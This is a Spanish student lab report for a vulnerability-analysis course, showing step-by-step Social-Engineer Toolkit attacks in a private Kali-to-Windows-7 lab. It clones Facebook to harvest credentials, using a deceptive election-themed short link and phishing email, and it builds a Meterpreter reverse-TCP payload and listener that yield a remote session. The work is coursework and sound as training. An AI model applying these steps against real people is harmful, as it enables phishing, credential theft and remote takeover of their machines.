Asignatura	Datos del alumno	Fecha
Análisis de Vulnerabilidades	Apellidos: Paz López	14/11/2021
	Nombre: Angel Ramón	

#### **INTRODUCCION**

El Phishing es una técnica o un método de ataque dentro de las prácticas de la Ingeniera Social que utilizan los ciberdelincuentes para poder conseguir información confidencial de una entidad, por medio del engaño como ser obtener claves de acceso para autenticarse a un sistema, datos de tarjeta de crédito o débito, números de cuentas bancarias, también se da mucho la instalación de software malicioso en el equipo de la víctima para tomar control de ella para fines negativos, afectando la privacidad y confidencialidad de la víctima, esto para beneficio económico para el delincuente u otras motivaciones.

Realizaremos una obtención de credenciales utilizando una máquina de Kali Linux como maquina Atacante y una maquina con Windows 7 como victima

#### Obtención de credenciales

1. Usaremos SET colocando en consola:

En la consola escribiremos sudo setoolkit y damos enter



# Aparecerá el siguiente menú

```
Archivo Acciones Editar Vista Ayuda

Codename: 'Maverick'

Follow us on Twitter: aTrustedSec [--]
Follow me on Twitter: AlfackingDave [--]
Homepage: https://www.trustedsec.com [--]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
Set>
```

Elegiremos opción 1 ya vamos a realizar es un ataque de Ingeniería Social y damos enter




# Luego elegimos opción 2 Website Attack Vectors y damos enter



Luego elegimos el método **Credential Havester Attack Method** que es la opción 3 y damos enter




Despues elegimos la opción 2 **Site Cloner** ya que clonaremos el sitio <u>www.facebook.com</u> para poder obtener las credenciales de la victima



Colocamos el IP de nuestra maquina atacante en nuestro caso 192.168.20.87


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.20.87]:192.1
68.20.87
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Ingresamos la Url de la pagina a clonar en nuestro caso www.facebook.com y damos enter



Aqui ya tendriamos listo la maquina atacante, y nos indica que el ataque esta corriendo en el puerto 80

Usamos <a href="https://tinyurl.com/">https://tinyurl.com/</a> para que nuestro enlace sea mas adecuado y creíble para engañar a la victima, el enlace seria: <a href="https://tinyurl.com/EleccionGeneralHN21">https://tinyurl.com/EleccionGeneralHN21</a>



## Despues armamos el correo a enviar a la victima







#### DESDE EL CORREO DE LA VICTIMA



Al darle clic al enlace nos enviara a la página clonada.



Al colocar la victima el correo y la contraseña y dar inicion de sesión en la maquina atacante nos caerán un montón de datos como parámetros y hay que buscar entre toda la información.



Y este es el proceso para obtener las credenciales con SET por medio del método Credential Harvester Attack Method.

## CONTROL DEL EQUIPO REMOTO

## IP de la Maquina: 192.168.20.111

Para este ejercicio estaremos usando el usuario root para tener acceso a la carpeta root del sistema de archivos ya que en ese directorio se nos crea el ejecutable payload.exe

1. Usaremos SET colocando en consola:


En la consola escribiremos **setoolkit** y damos enter

```
root@kali:~/Escritorio __ _ X


Archivo Acciones Editar Vista Ayuda

___(root@kali)-[~/Escritorio]


__ setoolkit
```




Elegiremos la opción 1 Social-Engineering Attack



Una vez nos salga el menú elegiremos la opción 4 Create a Payload and Listener



Luego elegiremos la opción 5 **Windows Meterpreter Reverse\_TCP X64**, **Mertepreter** 




Ahora verificaremos nuestra ip con ifconfig en otra terminal, en nuestro caso nos sale que nuestra IP en la maquina es 192.168.20.111 y lo colocaremos para crear el payload

```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
```

Usaremos el puerto 4445 y damos enter y tocara después esperar un momento mientras se genera el payload


```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.
set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```

Colomos yes para poder iniciar el payload and listener




Y ya con esto tenemos configurado y solo queda esperar a que la víctima ejecute el exploit que se le mande ya sea vía correo electrónico


El archivo ejecutable **payload.exe** lo encontraremos en el sistema de archivos en la carpeta /root/.set




El cual copiaremos en una memoria USB (ANGEL PAZ) y lo probaremos en una máquina virtual de Windows 7



Ya tenemos listo el ejecutable en la Máquina Virtual de la Victima en Windows 7 y le damos ejecutar el payload.




En la terminal de la maquina victima ya nos detecta que hay una sesión abierta lo que indica que nuestra victima ejecuto el payload creado por lo cual escribimos en la consola el comando **sessions** para ver las sesiones



Aquí observamos que tenemos la información de una sesión activa por lo cual escribimos en la terminal sessions 1 para seleccionar la sesión activa y damos enter.

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > sysinfo
```

Aquí ya comenzamos a interactuar con la sesión activa, por lo cual para ver la información de la maquina victima escribimos el comando **sysinfo** 



Y allí obtenemos información del equipo víctima.